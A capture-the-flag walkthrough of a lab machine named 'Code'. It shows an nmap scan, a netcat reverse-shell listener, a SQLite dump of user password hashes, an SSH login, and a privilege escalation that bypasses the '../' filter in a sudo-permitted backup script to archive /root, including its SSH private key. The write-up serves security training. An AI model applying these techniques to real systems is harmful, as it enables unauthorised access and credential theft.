Code:

```
chien@chien-VMware20-1:~/ctf$ sudo nmap -sVC --min-rate 5000 -p- 10.10.11.62
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 14:46 AEST
Nmap scan report for 10.10.11.62
Host is up (0.42s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.73 seconds
```


> nc -lvnp 4444
> Running the provided code (what Kris show us in lecture)
> ls
> cd ..
> cat user.txt

```
app-production@code:~$ cat user.txt
cat user.txt
66f58e4c76e1b9d705cebba0a5e86580
app-production@code:~$ exit
```

User flag got.

Then Try to find Root flag:

```
app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
.tables
code  user
select * from user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
```



> ssh martin@ip
> login with password

```
app
martin@code:~/home$ cd app-production
martin@code:~/home/app-production$ cd app
martin@code:~/home/app-production/app$ ls
instance  static  templates
martin@code:~/home/app-production/app$ ls instance
martin@code:~/home/app-production/app$ cd instance
martin@code:~/home/app-production/app/instance$ ls
martin@code:~/home/app-production/app/instance$ cd ..
martin@code:~/home/app-production/app$ ls static
css
martin@code:~/home/app-production/app$ ls static/css
martin@code:~/home/app-production/app$ ls templates
martin@code:~/home/app-production/app$ cd templates
martin@code:~/home/app-production/app/templates$ ls
martin@code:~/home/app-production/app/templates$ cd ..
martin@code:~/home/app-production/app$ cd ..
martin@code:~/home/app-production$ cd ..
martin@code:~/home$ cd..
cd..: command not found
martin@code:~/home$
```


Nothing at /home
Try to explore /backups


```
b  code_home_app-production_app_2024_August.tar.bz2  home  task.json
martin@code:~/backups$ ls home
martin
martin@code:~/backups$ ls home/martin
evil
martin@code:~/backups$ ls home/martin/evil
martin@code:~/backups$ ls b
martin@code:~/backups$ cat task.json
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/app-production/app"
        ],

        "exclude": [
                ".*"
        ]
}
martin@code:~/backups$
```

Check our permission:

```
martin@code:~/backups$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~/backups$
```

```
martin@code:~/backups$ cat /usr/bin/backy.sh
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
```






Rewrite the task.json file and try to access root

```
martin@code:~$ tar -xvjf code_home_..._root_2025_July.tar.bz2 -C /home/martin/copy
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.selected_editor
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
```

```
martin@code:~$ sudo /usr/bin/backy.sh /home/martin/root-steal.json
2025/07/21 05:50:34 🍀backy 1.2
2025/07/21 05:50:34 🏷Working with /home/martin/root-steal.json ...
2025/07/21 05:50:34 💤Nothing to sync
2025/07/21 05:50:34 📥Archiving: [/home/../root]
2025/07/21 05:50:34 📥To: /home/martin ...
2025/07/21 05:50:34 📦
tar: Removing leading `/home/../' from member names
/home/../root/
/home/../root/.local/
/home/../root/.local/share/
/home/../root/.local/share/nano/
/home/../root/.local/share/nano/search_history
/home/../root/.selected_editor
/home/../root/.sqlite_history
/home/../root/.profile
/home/../root/scripts/
/home/../root/scripts/cleanup.sh
/home/../root/scripts/backups/
/home/../root/scripts/backups/task.json
/home/../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/../root/scripts/database.db
/home/../root/scripts/cleanup2.sh
/home/../root/.python_history
/home/../root/root.txt
/home/../root/.cache/
/home/../root/.cache/motd.legal-displayed
/home/../root/.ssh/
/home/../root/.ssh/id_rsa
/home/../root/.ssh/authorized_keys
/home/../root/.bash_history
/home/../root/.bashrc
martin@code:~$
```

```
backups  code_home_..._root_2025_July.tar.bz2  copy  dump  evil  home  root-steal.json
martin@code:~$ cd copy
martin@code:~/copy$ ls
root
martin@code:~/copy$ cd root
martin@code:~/copy/root$ ls
root.txt  scripts
martin@code:~/copy/root$ cat root.txt
3ff6919d7fd13aca36524403777ecb3f
martin@code:~/copy/root$
```



Machine: Code, got the USER/ROOT flag.